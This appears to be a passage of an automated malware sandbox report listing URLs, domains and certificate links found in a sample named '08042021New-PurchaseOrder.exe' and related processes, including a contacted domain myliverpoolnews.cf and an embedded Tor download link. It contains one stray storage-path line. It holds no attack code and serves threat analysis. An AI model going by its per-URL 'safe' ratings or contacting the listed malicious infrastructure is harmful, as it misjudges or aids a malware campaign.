http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s270b/0_GettyImages-1273716690	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s270b/0_GettyImages-1273716690	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/mohamed-salah-liverpool-goal-flaw-19945816	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/mohamed-salah-liverpool-goal-flaw-19945816	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/mohamed-salah-liverpool-goal-flaw-19945816	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
myliverpoolnews.cf	172.67.150.212	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-E349A863A698863617D7B55886FAE832.html	false	• Avira URL Cloud: safe	unknown
http://myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-5183A347C7BAD04E3424599E1B978F29.html	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s458/0_GettyImages-1304940818.	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s458/1_FreeAgentPlayers.jpg	08042021New-PurchaseOrder.exe, 00000001.00000002.289131056.0000000024A0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsoft.co	powershell.exe, 00000008.00000003.391009899.0000000008E79000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://c.amazon-adsystem.com/aax2/apstag.js	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false		high
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-arsenal-klopp-lijnders-carabao-171668	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-02-	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpoolecho.co.uk/incoming/article17165318.ece/ALTERNATES/s615/2_GettyImages-11837	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s220b/0_GettyImages-1273716690	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp, 08042021New-PurchaseOrder.exe, 00000001.00000002.289339044.00000000024CE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s180/0_GettyImages-1302496803.	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s270b/0_Salah-Goal-vs-Leeds.jp	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	08042021New-PurchaseOrder.exe, 00000001.00000002.289131056.0000000024A0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/all-about/premier-league	08042021New-PurchaseOrder.exe, 00000001.00000002.289339044.00000000024CE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s180/0_Salah-Pressing.jpg	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp, 08042021New-PurchaseOrder.exe, 00000001.00000002.289339044.00000000024CE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s615/0_Curtis-10.png	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s180/1_WhatsApp-Image-2021-03-	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/schedule/liverpool-arsenal-carabao-cup-klopp-17166154	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s615/0_GettyImages-1231353837.	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp, 08042021New-PurchaseOrder.exe, 00000001.00000002.289339044.00000000024CE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-psg-transfer-news-19957850	08042021New-PurchaseOrder.exe, 00000001.00000002.289131056.0000000024A0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s220b/0_WhatsApp-Image-2021-02	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.nirsoft.net/	AdvancedRun.exe, AdvancedRun.exe, 00000006.00000002.24356140 0.000000000040C000.00000002.00 020000.sdmp, AdvancedRun.exe, 00000023.00000000.377976496.00 0000000040C000.00000002.000200 00.sdmp, AdvancedRun.exe, 0000 0025.00000000.411827266.000000 000040C000.00000002.00020000.sdmp, AdvancedRun.exe, 00000026.00000000. 421152625.000000000040C000.000 00002.00020000.sdmp, AdvancedR un.exe.34.dr	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	08042021New-PurchaseOrder.exe, 00000001.00000002.289004611.0 000000002471000.00000004.00000 001.sdmp, SWqTT.exe, 00000020. 00000002.484366830.00000000051 17000.00000004.00000001.sdmp	false		high
http:// https://www.theonionrouter.com/dist.torproject.org/torbrowser/ 9.5.3/tor-win32-0.4.3.6.zip	08042021New-PurchaseOrder.exe, 00000001.00000002.291099995.0 000000003543000.00000004.00000 001.sdmp, SWqTT.exe, 00000020. 00000002.486317190.00000000063 41000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNAT ES/s180/0_RobertsonCross1.jpg	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.0 00000000368E000.00000004.00000 001.sdmp, 08042021New-Purchase Order.exe, 00000001.00000002.2 89339044.00000000024CE000.0000 0004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// https://ads.pubmatic.com/AdServer/js/pwt/156997/3236/pwt.js	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.0 00000000368E000.00000004.00000 001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNAT ES/s270b/0_Curtis-10.png	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.0 00000000368E000.00000004.00000 001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/fsg-liverpool-gini-wijnaldum-transfer-1876	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.0 00000000368E000.00000004.00000 001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000008.00000 003.374847695.00000000075F3000 .00000004.00000001.sdmp, power shell.exe, 0000000A.00000003.3 55318140.0000000007E70000.0000 0004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000008.00000 003.374847695.00000000075F3000 .00000004.00000001.sdmp, power shell.exe, 0000000A.00000003.3 55318140.0000000007E70000.0000 0004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNAT ES/s615/0_RobertsonCross1.jpg	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.0 00000000368E000.00000004.00000 001.sdmp, 08042021New-Purchase Order.exe, 00000001.00000002.2 89339044.00000000024CE000.0000 0004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/jurgen-klopp-liverpool-transfer-targets-1996166	08042021New-PurchaseOrder.exe, 00000001.00000002.289339044.0 0000000024CE000.00000004.00000 001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/liverpool-erling-haaland-transfer-weghorst	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.0 00000000368E000.00000004.00000 001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://reachplc.hub.loginradius.com"	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.0 00000000368E000.00000004.00000 001.sdmp	false	• Avira URL Cloud: safe	low
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNAT ES/s220b/0_Curtis-10.png	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.0 00000000368E000.00000004.00000 001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19960206.ece/ALTERNAT ES/s180/0_WhatsApp-Image-2021-03-	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.0 00000000368E000.00000004.00000 001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	08042021New-PurchaseOrder.exe, 00000001.00000002.292139953.000000003659000.00000004.00000001.sdmp, AdvancedRun.exe.34.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s615/0_GettyImages-1304940818.	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s270b/0_GettyImages-1273716690	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp, 08042021New-PurchaseOrder.exe, 00000001.00000002.289339044.00000000024CE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/mohamed-salah-liverpool-goal-flaw-19945816	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s270b/0_GettyImages-1231353837	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp, 08042021New-PurchaseOrder.exe, 00000001.00000002.289339044.00000000024CE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://github.com/Pester/Pester	powershell.exe, 00000008.00000003.374847695.00000000075F3000.00000004.00000001.sdmp, powershell.exe, 0000000A.00000003.355318140.0000000007E70000.00000004.00000001.sdmp	false		high
http://https://felix.data.tm-awx.com/felix.min.js	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s180/0_Salah-Goal-vs-Leeds.jpg	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-03-	08042021New-PurchaseOrder.exe, 00000001.00000002.289131056.0000000024A0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s270b/0_RobertsonCross1.jpg	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp, 08042021New-PurchaseOrder.exe, 00000001.00000002.289339044.00000000024CE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s458/0_GettyImages-1273716690.	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/all-about/ozan-kabak	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp, 08042021New-PurchaseOrder.exe, 00000001.00000002.289339044.00000000024CE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://s2-prod.mirror.co.uk/	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-	08042021New-PurchaseOrder.exe, 00000001.00000002.289004611.000000002471000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-02-	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/all-about/champions-league	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.liverpool.com/all-about/curtis-jones	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp, 08042021New-PurchaseOrder.exe, 00000001.00000002.289339044.00000000024CE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19960206.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/all-about/steven-gerrard	08042021New-PurchaseOrder.exe, 00000001.00000002.289131056.0000000024A0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-ozan-kabak-future-audition-19954616	08042021New-PurchaseOrder.exe, 00000001.00000002.289339044.0000000024CE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s458/1_WhatsApp-Image-2021-03-	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-penalties-premier-league-var-17171391	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schema.org/NewsArticle	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false		high
http://https://www.liverpool.com/schedule/	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp, 08042021New-PurchaseOrder.exe, 00000001.00000002.289339044.00000000024CE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schema.org/BreadcrumbList	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false		high
http://https://securepubads.g.doubleclick.net/tag/js/gpt.js	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false		high
http://ocsp.sectigo.com0	08042021New-PurchaseOrder.exe, 00000001.00000002.292139953.000000003659000.00000004.00000001.sdmp, AdvancedRun.exe.34.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://s2-prod.liverpool.com/	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-champions-league-jurgen-klopp-1996194	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s220b/0_GettyImages-1231353837	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp, 08042021New-PurchaseOrder.exe, 00000001.00000002.289339044.00000000024CE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s458/0_GettyImages-1302496803.	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://felix.data.tm-awx.com/ampconfig.json"	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s615/0_GettyImages-1273716690.	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp, 08042021New-PurchaseOrder.exe, 00000001.00000002.289339044.00000000024CE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	08042021New-PurchaseOrder.exe, 00000001.00000002.292139953.000000003659000.00000004.00000001.sdmp, AdvancedRun.exe.34.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s270b/0_Salah-Pressing.jpg	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp, 08042021New-PurchaseOrder.exe, 00000001.00000002.289339044.00000000024CE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s615/0_Salah-Goal-vs-Leeds.jpg	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s270b/0_WhatsApp-Image-2021-02	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s220b/0_RobertsonCross1.jpg	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp, 08042021New-PurchaseOrder.exe, 00000001.00000002.289339044.00000000024CE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-andy-robertson-valuable-quality-19946	08042021New-PurchaseOrder.exe, 00000001.00000002.289339044.00000000024CE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-jurgen-klopp-pressing-tactics-1993836	08042021New-PurchaseOrder.exe, 00000001.00000002.289339044.00000000024CE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s615/0_Salah-Pressing.jpg	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp, 08042021New-PurchaseOrder.exe, 00000001.00000002.289339044.00000000024CE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schema.org/ListItem	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false		high
http://https://www.liverpool.com/all-about/georginio-wijnaldum	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://myliverpoolnews.cf4	08042021New-PurchaseOrder.exe, 00000001.00000002.289131056.0000000024A0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://mab.data.tm-awx.com/rhs"	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s180/0_GettyImages-1231353837.	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp, 08042021New-PurchaseOrder.exe, 00000001.00000002.289339044.00000000024CE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/all-about/andrew-robertson	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp, 08042021New-PurchaseOrder.exe, 00000001.00000002.289339044.00000000024CE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://sectigo.com/CPS0C	08042021New-PurchaseOrder.exe, 00000001.00000002.292139953.000000003659000.00000004.00000001.sdmp, AdvancedRun.exe.34.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article17166876.ece/ALTERNATES/s615/0_GettyImages-1175998874.	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://sectigo.com/CPS0D	08042021New-PurchaseOrder.exe, 00000001.00000002.292139953.000000003659000.00000004.00000001.sdmp, AdvancedRun.exe.34.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-gini-wijnaldum-rumours-fitness-199533	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish-199590	08042021New-PurchaseOrder.exe, 00000001.00000002.289131056.0000000024A0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s180/0_GettyImages-1304940818.	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://myliverpoolnews.cf	08042021New-PurchaseOrder.exe, 00000001.00000002.289004611.000000002471000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.liverpool.com/all-about/transfers	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/rhian-brewster-liverpool-arsenal-team-17172763&	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
